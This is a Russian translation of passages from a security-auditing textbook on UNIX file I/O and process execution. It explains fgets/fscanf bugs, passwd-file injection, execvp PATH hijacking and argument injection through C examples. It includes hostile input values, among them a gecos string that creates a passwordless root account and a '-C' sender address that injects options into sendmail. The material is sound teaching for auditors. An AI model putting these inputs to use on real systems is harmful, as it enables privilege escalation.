В функции `read_email()` тот факт, что возвращаемое значение `fgets()` игнорируется, означает, что содержимое `buf` остается неопределенным, если `fgets()` завершается неудачей. Функция `fgets()` гарантирует NUL-termination только при успешном возврате, поэтому переменная `buf`, из которой затем выполняется копирование, может содержать текстовую строку длиннее 1024 байт, потому что она не инициализирована, а `fgets()` с ней ничего не сделала. Поэтому любой из вызовов `strcpy()` потенциально может переполнить stack buffers `user` и `domain`.

NB. Утверждение, что содержимое буфера не трогается `fgets()` при ошибке, является упрощением и не верно для всех реализаций `fgets()`. Если файл заканчивается частичной строкой, реализации BSD копируют частичную строку в буфер, а затем возвращают NULL, указывая, что был достигнут EOF. В этом случае буфер не завершается NUL. Использование этой поведенческой особенности может облегчить эксплуатацию ошибок, возникающих из-за непроверенных возвращаемых значений `fgets()`, потому что стековый буфер может содержать контролируемые пользователем данные из файла. Реализация Linux glibc не демонстрирует такого же поведения: она копирует частичную строку в буфер, завершает ее NUL и успешно возвращается, а затем сигнализирует ошибку при следующем вызове `fgets()`.

Еще одно потенциально неправильное использование `fgets()` возникает, когда привилегированный файл, содержащий некоторые контролируемые пользователем данные, разбирается некорректно. Например, допустим, файл разбирается для проверки user credentials. Каждая строка содержит действительного пользователя системы и имеет формат `user:password:real name`, не слишком отличающийся от формата UNIX `/etc/passwd`. Следующий код аутентифицирует пользователей:

```
struct entry {
    char user[256];
    char password[256];
    char name[1024];
};

int line_to_entry (char *line, struct entry *ent)
{
    char *ptr, *nptr;

    ptr = strchr(line, ':');

    if(ptr == NULL || (ptr - line) >= sizeof(ent->user))
        return -1;

    *ptr++ = '\0';

    strcpy(ent->user, line);

    nptr = strchr(ptr, ':');

    if(nptr == NULL || (nptr - ptr) >= sizeof(ent->password))
        return -1;

    *nptr++ = '\0';

    strcpy(ent->password, ptr);

    if(strlen(nptr) >= sizeof(ent->name))
        return -1;

    strcpy(ent->name, nptr);

    return 0;
}

int auth_user(char *user, char *password)
{

```

```

FILE *fp;

struct entry ent;

fp = fopen("/data/users.pwd", "r");

if(fp == NULL)
    return 0;

while(fgets(filedata, sizeof(filedata), fp) != NULL){
    if(line_to_entry(filedata, &ent) < 0)
        return 0;

    if(strcmp(user, ent.user) != 0)
        continue;

    if(strcmp(password, ent.password) != 0)
        break;          /* correct user,
                           incorrect password */

    fclose(fp);

    return 1;          /* success! */
}

fclose(fp);

return 0;
}

```

Этот пример проходит по каждому имени пользователя и паролю в файле, пытаясь аутентифицировать пользователя. Проблема в том, что вызов `fgets()` потенциально дефектен. Функция `fgets()` читает только до указанного размера, в этом случае 1024 байта, поэтому если строка длиннее, в первом вызове `fgets()` возвращаются только первые 1023 байта, а остаток строки возвращается в следующем вызове. Если атакующие смогут указать настоящее имя, записываемое в этот файл, размером 1024 байта или около того, их запись имени пользователя будет некорректно разобрана как две записи: первые 1023 байта как одна запись, а оставшиеся данные строки как новая запись. Они смогут использовать этот результат, чтобы фактически аутентифицироваться как любой нужный пользователь, в том числе добавить новые имена пользователей в базу данных.

Наконец, функция `fscanf()` используется для чтения данных указанного формата прямо в переменные, устраняя необходимость разработчикам приложения интерпретировать текстовые данные как целочисленные значения, строки и так далее. Как обсуждалось в главе 8, "Strings and Metacharacters", при использовании этой функции для чтения строковых значений легко возникают переполнения буфера. Для напоминания вот короткий пример:

```
struct entry {
    char user[256];
    char password[256];
    char name[1024];
};

int line_to_entry (FILE *fp, struct entry *ent)
{
    int rc;

    rc = fscanf(fp, "%s:%s:%s", ent->user,
               ent->password, ent->name);

    return (rc == 3) ? 0 : -1;
}
```

Этот код - слегка измененный пример уязвимости `fgets()`, которую вы только что видели. Обратите внимание, насколько использование `fscanf()` сократило объем работы. Однако функция в примере уязвима к простым переполнениям буфера, потому что нет ограничений на то, насколько большими могут быть поля имени пользователя, пароля и настоящего имени. Использование квалификаторов может помочь ограничить длину читаемых строк, чтобы переполнения не происходили.

Еще одна важная вещь о `fscanf()` - проверять, что возвращаемое значение равно числу элементов, которые она успешно разобрала согласно формату входной строки. Как и с `fgets()`, отсутствие проверки возвращаемого значения означает, что программа может работать с потенциально неинициализированными переменными. С `fscanf()` немного чаще, чем с `fgets()`, встречается ситуация, когда возвращаемое значение не проверяется или проверяется недостаточно. Рассмотрим следующий пример:

```
struct entry {
    char user[256];
    char password[256];
    char name[1024];
};

int line_to_entry (FILE *fp, struct entry *ent)
{
    if(fscanf(fp, "%s:%s:%s", ent->user,
             ent->password, ent->name) < 0)
```

```

        return -1;

    return 0;

}

```

Этот код проверяет, что `fscanf()` возвращает значение больше 0, но эта проверка недостаточна: если код встречает строку из разбираемого файла, которая не содержит разделителей (:), `ent->password` и `ent->name` никогда не заполняются, поэтому обращение к ним приведет к тому, что программа будет обрабатывать uninitialized data.

NB. Возможно, вы задаетесь вопросом, почему обсуждение уязвимостей форматной строки в главе 8 упоминало семейство функций `printf()`, но не `scanf()`. Причина в том, что авторы никогда не встречали код, в котором пользователь может контролировать часть format string для функции `scanf()`, и кажется маловероятным, что такое произойдет. Однако если пользователь мог бы частично контролировать format string, передаваемую `scanf()`, это, вероятно, было бы эксплуатируемо, в зависимости от определенных условий, например от того, какие данные находятся на стеке. Вредоносные пользователи, предоставившие лишние спецификаторы формата, могли бы повредить память и, вероятно, получить полный контроль над приложением.

## Запись в файл

У каждой функции, описанной в предыдущем разделе, есть counterpart, записывающий данные в файл. У пользователей меньше возможностей негативно повлиять на приложение, записывающее в файл, потому что манипулируемые данные уже находятся в памяти; сам процесс записи их в файл обычно не имеет стольких последствий для безопасности, как чтение и работа с данными, кроме, конечно, случая, когда вы уже заставили приложение открыть чувствительный файл. Тем не менее определенно есть вещи, которые могут пойти не так.

Первая проблема, связанная с записью в файлы, - использование функций `printf()`. В главе 8 обсуждались уязвимости форматной строки, которые могут возникать, когда пользователи могут частично контролировать аргумент format string. Этот класс уязвимостей позволяет пользователям повреждать произвольные места в памяти, указывая лишние спецификаторы формата, и обычно приводит к полной компрометации уязвимой программы.

Еще одна проблема файлового вывода - несогласованность в том, как файл должен быть отформатирован. Если пользователи могут вставлять разделители, которые приложение недостаточно проверило, это может позволить вставлять некорректные или дополнительные записи в файл. Например, следующий код показывает привилегированный процесс, отвечающий за обновление информации настоящего имени в системном файле паролей (/etc/passwd):

```

int update_info(FILE *fp, struct passwd *pw)
{
    if(fprintf(fp, "%s:%s:%lu:%lu:%s:%s\n",
        pw->pw_name, pw->pw_passwd, pw->pw_uid, pw->pw_gid,
        pw->pw_gecos, pw->pw_dir, pw->pw_shell) < 0)
        return -1;

    return 0;
}

```

Этот пример почти идентичен реализации `putpwent()` в `glibc`. Очевидно, любая программа, использующая эту функцию, должна быть осторожна: если, например, поле `pw_gecos` обновляется и содержит дополнительные разделители, в данном случае : или `\n`, его можно использовать для вставки произвольных записей паролей в `passwd`-файл. В частности, если поле `pw_gecos` содержит строку `hi:/:/bin/sh\nnew::0:0:`, эта функция непреднамеренно создаст имя пользователя `new`, у которого нет пароля и есть `root`-привилегии.

О дополнительных типах проблем, связанных с записью, вы узнаете, когда в главе 10, "UNIX II: Processes", будут обсуждаться `limits`.

## Заккрытие файла

Наконец, когда программа завершила работу с `file stream`, она может закрыть его почти так же, как `close()` используется для `file descriptor`. Вот прототип:

```
int fclose(FILE *stream);
```

Поскольку файловый API внутренне использует дескрипторы, неспособность закрыть открытый файл приводит к утечкам файловых дескрипторов, которые рассматривались ранее в этой главе в разделе "Файловые дескрипторы".

Кроме того, большинство реализаций `fclose()` освобождают память, используемую для `buffering file data`, и могут также освобождать структуру `FILE`. Например, посмотрите на реализацию `glibc fclose()`:

```
int
_IO_new_fclose (fp)
    _IO_FILE *fp;
{
    int status;

    CHECK_FILE(fp, EOF);

    ...

    if (fp != _IO_stdin && fp != _IO_stdout && fp != _IO_stderr)
    {
        fp->_IO_file_flags = 0;

        free(fp);
    }

    return status;
}
```



Обратите внимание на вызов `free()`, которому передается `fr` как параметр. Если программа вызывает `fclose()` дважды на структуре `FILE` при такой реализации, произойдет `double free()`, и `heap` потенциально может быть поврежден. Другие реализации, например `OpenBSD`, немного более устойчивы к этим проблемам; однако закрытие файла дважды все равно может привести к уязвимым ситуациям, связанным с неожиданным закрытием другого файла.

NB. В `OpenBSD 3.6` `fclose()` также может быть возможно вызвать `double free()`, закрыв файл дважды, если `double fclose()` вызван удачно синхронизированным обработчиком сигнала или конкурирующим потоком.

## Резюме

UNIX-системы предоставляют на первый взгляд чистый и простой интерфейс для управления привилегиями и манипуляции файлами. Однако более внимательное рассмотрение выявляет множество тонких нюансов, которые могут сговориться и усложнить жизнь разработчикам, заботящимся о безопасности. В конечном счете создать полностью свободный от ошибок безопасный код нелегко, особенно когда вы пытаетесь сделать приложения переносимыми между множеством разных UNIX-систем. Вы исследовали множество проблем, которые могут возникать в коде файлов и привилегий, а также техники аудита, которые должны подготовить вас к аудиту чувствительных к безопасности UNIX-приложений.

# Глава 10. UNIX II: Процессы

"I can't believe how UNIX you look now."

M. Dowd, комментируя внешний вид J. McDonald после восьми месяцев без бритья

## Введение

Глава 9, "UNIX I: Privileges and Files", представила основные концепции того, как ОС UNIX обеспечивают безопасность. Эта глава расширяет обсуждение UNIX, сосредотачиваясь на безопасности UNIX-процессов и среде, в которой они выполняются. Вы узнаете, как оценивать последствия для безопасности того, каким образом вызывается процесс, а также важные для безопасности аспекты окружения процесса. Вы также увидите, как небольшие изменения в поведении процесса могут иметь серьезное влияние, проявляющееся как эксплуатируемые уязвимости повышения привилегий. Этот материал даст понимание, необходимое для аудита UNIX-приложения на уязвимости, существующие тогда, когда окружение процесса защищено недостаточно.

## Процессы

Прежде чем переходить к уязвимостям, которые могут возникать на основе контекста и окружения процесса, нужно понять, как процессы работают в типичной UNIX-системе. Процесс - это структура данных, которую ОС поддерживает, чтобы представлять один экземпляр программы, выполняющейся в памяти. UNIX-процесс имеет значительный объем связанного с ним состояния, включая собственную схему виртуальной памяти и всю машинно-зависимую информацию, необходимую для остановки и запуска потока выполнения.

Как отмечалось в предыдущей главе, с каждым процессом связан идентификатор процесса (process ID, PID), обычно небольшое положительное целое число, уникально идентифицирующее этот процесс в системе. Большинство операционных систем назначают идентификаторы процессов новым процессам на основе общесистемного счетчика, который увеличивается при создании каждого процесса.

NB. Хотя такая схема типична, она не универсальна для всех UNIX-систем. Одна система, которая отличается, - OpenBSD: она выбирает случайный PID для каждого нового процесса. Генерация случайных PID предназначена для усиления безопасности приложения, которое может использовать свой PID в чувствительном к безопасности контексте, например как часть имени файла. Использование случайных PID также может затруднить злоумышленникам проверку существования выполняющихся процессов или вывод другой информации о системе, например о ее текущей нагрузке.

## Создание процессов

Новые процессы создаются в UNIX-среде системным вызовом `fork()`. Когда процесс вызывает `fork()`, ядро создает почти идентичный клон этого процесса. Новый процесс изначально будет разделять те же память, атрибуты и ресурсы, что и старый процесс. Однако новый процесс получит другой идентификатор процесса, а также некоторые другие небольшие отличия; но в целом это копия исходного процесса.

Когда новый процесс создается системным вызовом `fork()`, он называется дочерним процессом исходного процесса. В UNIX у каждого процесса есть один родительский процесс, обычно процесс, который его создал, и ноль или более дочерних процессов. У процессов может быть несколько дочерних процессов, поскольку они могут делать несколько копий самих себя с помощью `fork()`. Эти отношения родителя и потомка отслеживаются в структурах ядра, представляющих процессы. Процесс может получить идентификатор своего родительского процесса системным вызовом `getppid()`. Если процесс завершается, пока его потомки все еще выполняются, этим дочерним процессам назначается "приемный" родитель: специальный процесс `init`, который имеет статический PID 1 во всех системах.

Рассмотрим, что происходит, когда процесс вызывает `fork()`. Системный вызов `fork()` создает еще один процесс, являющийся копией первого, а затем старый и новый процессы возвращаются системе для планирования в следующий подходящий момент. Оба процесса выполняют одну и ту же программу, и оба начинают обработку с инструкции сразу после системного вызова `fork()`. Однако возвращаемое значение `fork()` различается в зависимости от того, является ли процесс родительским или дочерним. Родительский процесс получает PID вновь созданного дочернего процесса, а дочерний процесс получает возвращаемое значение 0. Возвращаемое значение -1 указывает, что операция `fork()` завершилась неудачей и дочерний процесс не был создан. Вот пример создания процесса с помощью `fork()`:

```
pid_t pid;

switch (pid=fork())
{
    case -1:
        perror("fork");
        exit(1);

    case 0:
        printf("I'm the child!\n");
        do_child_stuff();
        exit(1);

    default:
        printf("I'm the parent!\n");
        printf("My kid is process number %d\n", pid);
        break;
};

/* parent code here */
```

Если новые процессы создаются только путем дублирования существующего процесса ядром, возникает очевидная проблема курицы и яйца: как появился первый процесс, если до этого не существовало процесса, который мог бы его породить? Однако есть простое объяснение. Когда UNIX-ядро впервые запускается, оно вручную создает один или более специальных процессов, которые помогают системе работать нормально. Первый процесс называется `init`, и, как упоминалось ранее, он получает специальный идентификатор процесса 1. `init` синтезируется с нуля при запуске ядра; это, если угодно, Адам в Эдемском саду. После этого процессы пользовательского пространства создаются с помощью `fork()`. Поэтому почти каждый процесс может проследить свое происхождение до общего предка, `init`, за исключением нескольких специальных процессов ядра.

## Варианты `fork()`

`fork()` - основной способ создания процессов в UNIX-системе. Есть несколько других похожих системных вызовов, но их использование обычно считается устаревшим или специфичным для конкретной системы. В старых системах `vfork()` был полезен для создания нового процесса без затрат на репликацию его памяти. Обычно он использовался для создания дочернего процесса, который немедленно запускал новую программу. По мере распространения `copy-on-write`-реализаций `fork()` по UNIX, `vfork()` потерял полезность и теперь считается устаревшим и склонным к ошибкам. В некоторых системах процесс, созданный с помощью `vfork()`, имеет доступ к виртуальной памяти своего родительского процесса, а родительский процесс приостанавливается до тех пор, пока дочерний процесс `vfork()` не запустит новую программу или не завершится. Однако в других системах `vfork()` - просто обертка для `fork()`, и адресные пространства не разделяются.

`rfork()` - еще одна вариация `fork()` из ОС Plan 9, хотя она не имеет широкой поддержки в других вариантах UNIX. Она позволяет пользователям задавать поведение операции ветвления на более детальном уровне. Используя `rfork()`, вызывающий может переключать совместное использование таблиц файловых дескрипторов процесса, адресных пространств и действий сигналов. `clone()` - Linux-вариант `fork()`, который также позволяет вызывающим задавать несколько параметров операции ветвления. Обычно эти более детальные системные вызовы создания процессов используются для создания потоков, иногда называемых "легковесными процессами". Они позволяют создать два или более процессов, разделяющих одно пространство виртуальной памяти, что эквивалентно нескольким потокам, выполняющимся в одном процессе.

## Завершение процессов

Процессы могут завершаться по нескольким причинам. Они могут намеренно прекратить существование несколькими способами, включая вызов библиотечной функции `exit()` или возврат из функции `main`. Такие завершения приводят к тому, что процесс вызывает нижележащий системный вызов `exit()`, который заставляет ядро завершить процесс и освободить структуры данных и память, связанные с ним.

Некоторые сигналы также могут заставлять процессы завершаться. Поведение обработки по умолчанию для многих сигналов состоит в завершении процесса-получателя. Существует также жесткий сигнал завершения, который процесс не может игнорировать или обработать. Эти сигналы завершения могут приходить от других процессов или от ядра; процесс даже может послать сигнал самому себе.

Любой сигнал, кроме сигналов завершения и остановки, ваш процесс может обработать, если вы хотите. Например, если в вашей программе есть программная ошибка, из-за которой она разыменовывает указатель на неотображенный адрес в памяти, генерируется аппаратное прерывание, которое получает ядро. Затем ядро отправляет вашему процессу сигнал, указывающий, что произошло нарушение доступа к памяти; UNIX называет этот сигнал "segmentation fault". Ваш процесс мог бы обработать этот сигнал и продолжить обработку с учетом этой ошибки, но реакция по умолчанию - завершение процесса. Существует также библиотечная функция `abort()`, которая заставляет процесс послать самому себе сигнал аварийного завершения, тем самым завершая процесс. Сигналы - сложная тема, подробно рассматриваемая в главе 13, "Synchronization and State".

## **fork() и открытые файлы**

Дочерний процесс - почти идентичная копия родительского процесса, с несколькими небольшими отличиями. Если все более или менее идентично, что происходит с файлами и ресурсами, которые родительский процесс уже открыл, когда он вызывает `fork()`? Интуиция подсказывает, что эти открытые файлы должны быть доступны обоим процессам, а значит, ядро должно обрабатывать совместное использование ресурсов между двумя процессами. Чтобы понять эту неявную связь совместного использования файлов между родителем и потомком, нужно немного познакомиться с тем, как ресурсы управляются ядром от имени процесса.

Если вы помните, в главе 9 вы узнали, что когда процесс говорит ядру открыть файл системным вызовом `open()`, ядро сначала разрешает предоставленный путь в `inode`, проходя через все соответствующие записи каталогов. Ядро создает структуру данных `inode` для отслеживания этого файла и просит нижележащую файловую систему заполнить эту структуру. Затем ядро помещает непрямую ссылку на структуру `inode` в таблицу файловых дескрипторов процесса, а системный вызов `open()` возвращает файловый дескриптор процессу пользовательского пространства, который можно использовать для ссылки на файл в будущих системных вызовах.

## **Системная файловая таблица**

Как именно ядро помещает эту "непрямую" ссылку из таблицы файловых дескрипторов процесса в структуру `inode`, пока подробно не объяснялось, но в этом разделе вы глубоко исследуете эту тему. Помните, что эта глава обобщает внутреннее устройство ядра для всех реализаций UNIX, поэтому объяснения отражают общее поведение типичной подсистемы сопровождения процессов UNIX, но могут не совпадать с конкретной реализацией в точности.

Открытый файл отслеживается как минимум двумя разными структурами данных, и каждая структура содержит разный, дополняющий набор данных. Первая из этих структур - структура `inode`, и она содержит информацию о файле в том виде, в каком он существует на диске, включая его владельца и группу, биты разрешений и временные метки. Вторая структура, структура открытого файла, содержит информацию о том, как система сейчас использует этот файл, например текущее смещение в файле для чтения и записи, флаги, описывающие использование файла (режим добавления, режим блокировки и синхронизацию), и режим доступа, указанный при первом открытии файла (чтение, запись или чтение/запись). Эти структуры открытых файлов, иногда называемые просто файловыми структурами, поддерживаются в глобальной таблице, называемой системной файловой таблицей или системной таблицей открытых файлов. Эта таблица поддерживается ядром для отслеживания всех файлов, открытых в системе в данный момент.

|                                                                                       |                                     |
|---------------------------------------------------------------------------------------|-------------------------------------|
| File descriptor table, process 1000                                                   | File descriptor table, process 1010 |
| 3: Config file                                                                        | 3: Config file                      |
| System file table<br>File structure<br>Access mode: read/write<br>File offset: 0x1020 |                                     |
| inode structure<br>ID: 0x456<br>Permission: 0644<br>Owner: bin<br>Group: bin          |                                     |

**Рисунок 10-1. Файловые структуры данных после fork()**

## Совместное использование файлов

Итак, какое отношение эти структуры данных имеют к `fork()`? Взгляните на рисунок 10-1, который показывает внутренние файловые структуры данных в UNIX-ядре после `fork()`. Процесс 1000 только что породил дочерний процесс 1010. Можно сделать вывод, что до `fork()` у процесса 1000 был открыт файловый дескриптор 3 к одному из его конфигурационных файлов. После `fork()` видно, что дочерний процесс также имеет файловый дескриптор 3, который ссылается на конфигурационный файл.

Оба файловых дескриптора указывают на одну и ту же структуру открытого файла, которая говорит, что конфигурационный файл был открыт с доступом чтение/запись, а текущее смещение в файле находится в позиции 0x1020. Эта структура открытого файла указывает на структуру inode файла, где видно, что файл имеет номер inode 0x456, биты разрешений 0644 в восьмеричном виде и принадлежит пользователю bin и группе bin.

Что это говорит о том, как ядро обрабатывает открытые файлы при `fork()`? Видно, что дочерние процессы автоматически получают копию файловых дескрипторов родительского процесса, и один неочевидный результат этого копирования состоит в том, что оба процесса разделяют одну и ту же структуру открытого файла в ядре. Поэтому если у вас есть файловый дескриптор, открытый к конкретному файлу, и вы создаете дочерний процесс с помощью `fork()`, родительский процесс может начать конфликтовать с дочерним процессом, если оба процесса пытаются работать с этим файлом. Например, если вы записываете в файл несколько фрагментов данных в цикле, каждый раз, когда вы записываете фрагмент, смещение файла в структуре открытого файла увеличивается за только что записанный фрагмент. Если дочерний процесс пытается читать этот файл с начала, он может выполнить `lseek()` на файловом дескрипторе, чтобы установить смещение файла в начало файла. Если дочерний процесс делает это, пока вы находитесь посередине записи фрагментов данных, вы начинаете непреднамеренно записывать данные в начало файла. В том же духе, если дочерний процесс меняет файл так, чтобы использовать неблокирующий интерфейс, ваши системные вызовы внезапно начинают возвращаться с ошибками вроде EAGAIN вместо блокировки, которую родительский процесс мог ожидать.

Как аудитор кода, вы должны помнить о ресурсах, которые могут непреднамеренно оказаться доступными при `fork()`. Ошибки, связанные с утечкой ресурсов, часто трудно заметить, потому что совместное использование дескрипторов - это неявная операция, выполняемая ОС. Некоторые базовые техники распознавания уязвимостей такого рода описаны далее в разделе "Файловые дескрипторы" этой главы.

## Запуск программ

Запуск программ предоставляется гибким программным API, дополненным еще более удобными программами, такими как командные оболочки. История показала, что при попытке запускать внешние программы очень легко выстрелить себе в ногу. Следующие разделы объясняют вызов программ напрямую через интерфейс системных вызовов и вызов программ косвенно через посредника, например командную оболочку или библиотечный код.

### Прямой запуск

Процессы - это универсальная структура данных, которую ОС используют для представления одиночного выполнения программы. До сих пор вы видели, что новые процессы создаются копированием существующего процесса с помощью `fork()`. Теперь вы увидите, как процесс может загрузить и запустить программу.

Обычно процесс запускает новую программу, вызывая одну из функций семейства `exec`. В большинстве UNIX-систем стандартные библиотеки предоставляют несколько вариантов этих функций, и все они в итоге используют один мощный системный вызов, `execve()`, имеющий следующий прототип:

```
int execve(const char *path, char *const argv[],
           char *const envp[]);
```

Первый параметр, `path`, - это путь, задающий программу для запуска. Второй параметр, `argv`, - указатель на аргументы командной строки программы. Третий аргумент, `envp`, - указатель на переменные окружения программы.

NB. Стандартные C-библиотеки (`libc`), поставляемые с современными UNIX-подобными ОС, предоставляют ряд разных функций для прямого вызова новой программы: `exec1()`, `exec1p()`, `execle()`, `execv()` и `execvp()`. Эти функции предоставляют немного разные интерфейсы к системному вызову `execve()`, поэтому когда в этом разделе упоминается `execve()`, любые из этих функций следует считать ведущими себя тем же образом.

Аргументы командной строки, на которые указывает `argv`, являются массивом указателей на символьные строки с указателем `NULL`, помечающим конец массива. Каждый указатель в массиве указывает на отдельный аргумент командной строки программы. По соглашению первый аргумент, известный как нулевой аргумент или `argv[0]`, содержит имя программы. Этот аргумент контролируется тем, кто вызывает `exec`, поэтому программы не могут ему доверять. Остальные аргументы тоже являются C-строками и могут содержать почти что угодно, кроме NUL-байта. Аргумент окружения, `envp`, указывает на похожим образом построенный массив указателей на строки. Переменные окружения подробно объясняются далее в разделе "Массивы окружения" этой главы.

## Опасные варианты `execve()`

Все `exec`-функции - лишь варианты системного вызова `execve()`, поэтому с точки зрения проблем выполнения процессов их следует рассматривать похожим образом. У двух вариантов `execve()` - `execvp()` и `exec1p()` - есть дополнительная проблема безопасности. Если любая из этих функций используется с именем файла, в котором отсутствует косая черта, она использует переменную окружения `PATH`, чтобы разрешить расположение исполняемого файла. Переменная `PATH` обсуждается далее в разделе "Распространенные переменные окружения" этой главы. Поэтому если любая функция вызывается без пути, пользователи могут установить `PATH` так, чтобы он указывал на произвольное место в файловой системе, где они могут создать программу для выполнения выбранного ими кода. Следующий код показывает уязвимый вызов:

```
int print_directory_listing(char *path)
{
    char *av[] = { "ls", "-l", path, NULL };

    int rc;

    rc = fork();

    if(rc < 0)
        return -1;

    if(rc == 0)
        execvp("ls", av);

    return 0;
}
```

Если этот процесс выполняется со специальными привилегиями или если переменные окружения можно удаленно установить для программы, содержащей этот код, установка переменной `PATH` во что-то вроде `PATH=/tmp` запускает файл `/tmp/ls`, если он существует.

У `execvp()` и `exec1p()` есть еще одна поведенческая особенность, которая может быть эксплуатируема в определенных ситуациях. Независимо от того, предоставлен ли полный путь в аргументе имени файла, если вызов `execve()` завершается неудачей с кодом возврата `ENOEXEC`, указывающим ошибку загрузки бинарного файла, открывается оболочка, чтобы попытаться выполнить файл. Это означает, что в игру вступают все метасимволы оболочки и переменные окружения, которые подробнее обсуждаются в разделе "Косвенный запуск".

### Совет по аудиту

При аудите кода, выполняющегося со специальными привилегиями или удаленно таким образом, что пользователи могут влиять на окружение, проверьте, что любой вызов `execvp()` или `exec1p()` безопасен. Любая ситуация, в которой полные пути не указаны или путь запускаемой программы каким-либо образом контролируется пользователями, потенциально опасна.



## Массив аргументов

Когда программа вызывается напрямую, нужно знать, как строится список аргументов. Большинство программ обрабатывает флаги аргументов с помощью переключателя -. Программы, которые недостаточно очищают пользовательский ввод, передаваемый как аргументы, могут быть подвержены передаче переключателей аргументов, которые не предполагались.

David Sacerdote из Secure Networks Inc. (SNI) обнаружил способ злоупотребить дополнительными аргументами командной строки в программе vacation (архивировано по адресу [http://insecure.org/sploits/vacation\\_program\\_hole.html](http://insecure.org/sploits/vacation_program_hole.html)), которая может использоваться для автоматического ответа на входящие письма формальным сообщением о том, что человек в отпуске. Следующий код отвечает за отправку ответного сообщения:

```
/*
 * sendmessage --
 *      exec sendmail to send the vacation file to sender
 */
void
sendmessage(myname)
    char *myname;
{
    FILE *mfp, *sfp;
    int i;
    int pvect[2];
    char buf[MAXLINE];

    mfp = fopen(VMSG, "r");
    if (mfp == NULL) {
        syslog(LOG_NOTICE, "vacation: no ~s/%s "
            "file.\n", myname, VMSG);
        exit(1);
    }
    if (pipe(pvect) < 0) {
        syslog(LOG_ERR, "vacation: pipe: %s",
            strerror(errno));
        exit(1);
    }
    i = vfork();
    if (i < 0) {
        syslog(LOG_ERR, "vacation: fork: %s",
            strerror(errno));
```

```

        exit(1);
    }
    if (i == 0) {
        dup2(pvect[0], 0);
        close(pvect[0]);
        close(pvect[1]);
        fclose(mfp);
        execl(_PATH_SENDMAIL, "sendmail", "-f",
            myname, from, NULL);
        syslog(LOG_ERR, "vacation: can't exec %s: %s",
            _PATH_SENDMAIL, strerror(errno));
        _exit(1);
    }
    close(pvect[0]);
    sfp = fdopen(pvect[1], "w");
    fprintf(sfp, "To: %s\n", from);
    while (fgets(buf, sizeof buf, mfp))
        fputs(buf, sfp);
    fclose(mfp);
    fclose(sfp);
}

```

Уязвимость состоит в том, что `myname` берется дословно из исходного адреса электронной почты входящего сообщения и используется как аргумент командной строки при запуске `sendmail` функцией `execl()`. Если кто-то отправляет письмо человеку в отпуске с адреса `-C/some/file/here`, `sendmail` видит аргумент командной строки, начинающийся с `-C`. Этот аргумент обычно задает альтернативный конфигурационный файл, и Sacerdote смог использовать это, чтобы заставить `sendmail` запускать произвольные команды от имени пользователя в отпуске.

Обычно при поиске уязвимостей такого рода нужно исследовать, что вызываемые приложения делают с аргументами командной строки. Чаще всего они разбирают аргументы опций с помощью функции `getopt()`. В этом случае нужно помнить следующие моменты:

- Если опция принимает аргумент, его можно указать в той же строке или в отдельных строках. Например, если аргумент `-C` принимает файловый параметр, массив `argv` может содержать одну запись только со строкой `-C`, за которой следует другая запись с именем файла, или может содержать одну запись в форме `-C/filename`.
- Если указан аргумент только с двумя дефисами (`--`), любые переключатели, предоставленные после этого аргумента, игнорируются и трактуются как обычные аргументы командной строки. Например, командная строка `./program -f file -- -C file` приводит к тому, что переключатель `-f` обрабатывается нормально, а переключатель `-C` игнорируется `getopt()`.

Первый пункт дает атакующим больше возможностей эксплуатировать потенциальную уязвимость. Он может быть полезен, когда пользовательский ввод недостаточно отфильтрован, но пользователи могут указать только один аргумент. Ошибка такого рода существовала в старых версиях ядра Linux, когда оно вызывало приложение `modprobe` для автоматической загрузки модулей ядра от имени пользователя. Уязвимый код показан в листинге 10-1.

#### Листинг 10-1. Уязвимость Kernel Probe в Linux 2.2

```
static int exec_modprobe(void * module_name)
{
    static char * envp[] = { "HOME=/", "TERM=linux",
        "PATH=/sbin:/usr/sbin:/bin:/usr/bin", NULL };
    char *argv[] = { modprobe_path, "-s", "-k",
        (char*)module_name, NULL };
    int i;

    use_init_file_context();

    ...

    /* Allow execve args to be in kernel space. */
    set_fs(KERNEL_DS);

    /* Go, go, go... */
    if (execve(modprobe_path, argv, envp) < 0) {
        printk(KERN_ERR
            "kmod: failed to exec %s -s -k %s, errno ="
            " %d\n",
            modprobe_path, (char*) module_name, errno);
        return -errno;
    }
    return 0;
}
```

Ядро Linux запускало `modprobe` в определенных обстоятельствах, чтобы найти модуль для обработки заданного пользователем устройства. Используя утилиту `ring` (для запуска уязвимого пути кода требовалась `setuid`-программа), пользователи могли указать утилиту с ведущим дефисом, из-за чего `modprobe` интерпретировал значение как переключатель аргумента, а не как обычный аргумент. Используя переключатель `-C`, локальные пользователи могли эксплуатировать эту уязвимость для получения привилегий `root`.

Второй пункт, перечисленный ранее, дает разработчикам простой в использовании механизм для предотвращения проблем безопасности при построении списков аргументов. Пример ядра Linux в листинге 10-1 был исправлен вставкой аргумента `--` среди прочего, чтобы предотвратить будущие атаки такого рода. При аудите кода, где программа строит список аргументов и вызывает другую программу, помните, что `getopt()` интерпретирует только аргументы, предшествующие `--`.

## Косвенный запуск

Многие библиотеки и возможности языков позволяют разработчикам запускать программу или команду с использованием командной подболочки. Обычно такие подходы не так безопасны, как прямолинейный `execve()`, потому что командные оболочки являются приложениями общего назначения, предлагающими много гибкости и потенциально опасной посторонней функциональности. Проблемы, описанные в этом разделе, применяются к программам, которые используют командную оболочку для разных целей, и также применяются к сценариям оболочки.

Библиотечные функции `open()` и `system()` - самые популярные C-механизмы использования командной оболочки. Perl предоставляет похожую функциональность через гибкую функцию `open()`, а также функцию `system()` и операторы обратных кавычек. Другие языки также предоставляют похожую функциональность; у Python есть множество модулей `os`, и даже у Java есть метод `Runtime.getRuntime().exec()`.

## Метасимволы

Командная строка оболочки может иметь внушительное количество метасимволов. Удалить их все трудно, если не использовать подход с белым списком. Метасимволы могут быть полезны атакующим несколькими способами, перечисленными в таблице 10-1.

**Таблица 10-1. Использование метасимволов**

| Тип метасимвола        | Объяснение                                                                                                                                                                                                                                                                                                                    |
|------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Разделители команд     | Разделители команд могут использоваться, чтобы указать в запуске оболочки больше команд, чем намеревался разработчик.                                                                                                                                                                                                         |
| Перенаправление файлов | Операторы перенаправления могут использоваться, чтобы обманом заставить программу читать или писать файлы (или сокеты, каналы и так далее) из системы. Это может позволить пользователям увидеть содержимое файлов, к которым у них не должно быть доступа, или даже создать новые файлы.                                     |
| Операторы вычисления   | Большинство оболочек предоставляет операторы вычисления, которые выполняют некоторый оператор или выражение и возвращают результат. Если пользователи могут их указать, они могут получить возможность запускать произвольные команды в системе.                                                                              |
